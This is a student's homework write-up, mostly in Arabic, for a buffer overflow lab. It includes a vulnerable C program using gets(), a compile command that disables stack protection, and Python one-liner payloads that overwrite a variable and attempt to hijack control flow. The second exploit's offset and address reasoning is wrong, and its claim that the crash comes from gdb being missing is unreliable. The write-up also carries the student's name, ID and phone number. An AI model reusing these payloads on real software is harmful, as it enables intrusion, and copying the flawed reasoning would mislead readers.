**Buffer Overflow HW1**

دكتور يعطيك العافية،  
أعتذر عن تأخري في التسليم. السبب هو أني واجهت مشاكل كثيرة في تنزيل الـ

gdb على بيئة WSL (Ubuntu)

طيلة الأيام الماضية كنت أروح لمكان للشحن وأحاول أنزله، لكن بدون فائدة. من خلال محادثاتي مع عدة أدوات ذكاء صناعي، فهمت أن المشكلة متعلقة بالإنترنت ما راضي يشبك عالابونتو وأنه لا يمكن تحميل الحزمة المطلوبة على النظام بشكل صحيح فعجزت انزله حتى اني حاولت اشتغل ع بيئة ويندوز الي عرفت انه نظام الحماية فيه قوي وما زبط معي بالنهاية قلت بسلمه كدة وبشرح فهمي للتكليف وان شاء الله تراعيني وتتفهم الي مريت فيه.

بداية اخدت الكود الموجود عالمودل وحطيت رقم جوالي والرقم الجامعي وحطيته ع سطح المكتب وشغلته من برنامج ال VS Code :

#include <stdio.h>

#include <unistd.h>

// Uncalled secret function

// 00000000004005b6

void secretFunction(){

    printf("My mobile number is: 0593480311\n");

    return;

}

// Vulnerable function

int vuln() {

    // Define variables

    int myID = 220212090;

    char array[100];

    printf("Address of array: %p\n", (void\*)array);

    printf("Address of myID: %p\n", (void\*)&myID);

    gets(array);

    // Print user input

    printf("My ID is: %d\n", myID);

    // Return success

    return 0;

}

int main(int argc, char \*argv[]) {

    // Call vulnerable function

    vuln();

    // Return success

    return 0;

}


**Buffer Overflow:**

1- Code should have a variable that stores your university ID number. by exploiting buffer over flow change that number to the grade you got in the last quiz.

2- Having a secret function in the code that prints your actual mobile number, using buffer overflow demonstrate how you can trigger that function and print contents.

* متغير myID يخزن رقم الجامعة: 220212090
* دالة سرية secretFunction تطبع رقم هاتفي: 0593480311
* مصفوفة array يتم إدخال النص فيها
* دالة gets() (غير آمنة) لقراءة الإدخال بدون تحقق

بعدها فتحت ال

 : وعملت التالي wsl

كتبت هادا الكوماند:

gcc -fno-stack-protector -z execstack -o example vulnerable.c -ggdb

This command compiles the vulnerable C file without stack protection and allows execution on the stack, so I can test buffer overflow exploits easily.

وبعدها هادا الكوماند:

./example

command is used to run the program and see the memory addresses like for the array and the ID so I can use them in the overflow.

Address of array: 0x7ffd21f631b0

Address of myID: 0x7ffd21f6321c

0x7ffd21f6321c - 0x7ffd21f631b0 = 0x6c = 108 bytes

حسبت الفرق بينهم وطلع 108، يعني لازم أرسل 108

A

عشان أوصل لمكان

MyID

وبعدها بحط القيمة الجديدة

وعشان اسهل في التعامل بدل ما اعمل ملف

Payload.py

كتبت الامر في الكوماند مباشرة:

python3 -c "print('A'\*108 + (10).to\_bytes(4, 'little').decode('latin1'))" | ./example

عشان اغير رقمي لرقم 10 كتبت هادا الكوماند عشان أرسل 108 حرف

A

يوصلوا لعنوان

MyID

وبعدها حطيت الرقم 10 بصيغة

little-endian

وهيك غيرت قيمة المتغير

myID باستخدام البفر أوفرفلو

**بعدها كتبت هادا الكوماند:**

nm example | grep secretFunction

I used this command to get the memory address of the secret function. I need this address to call the function using buffer overflow.

0000000000001189 T secretFunction

the memory address of the secretFunction (which is 0x1189).

الكوماند التالي:

python3 -c "print('A'\*108 + '\x89\x11\x00\x00\x00\x00\x00\x00')" | ./example

وبهيك المفروض انه بظهر رقم الهاتف الموجود بالدالة بس عشان الجي دي بي مش موجود ظهرلي

Segmentation fault (core dumped)

**الاسم: شهد ايمن مصطفى خضر**

**الرقم الجامعي: 220212090**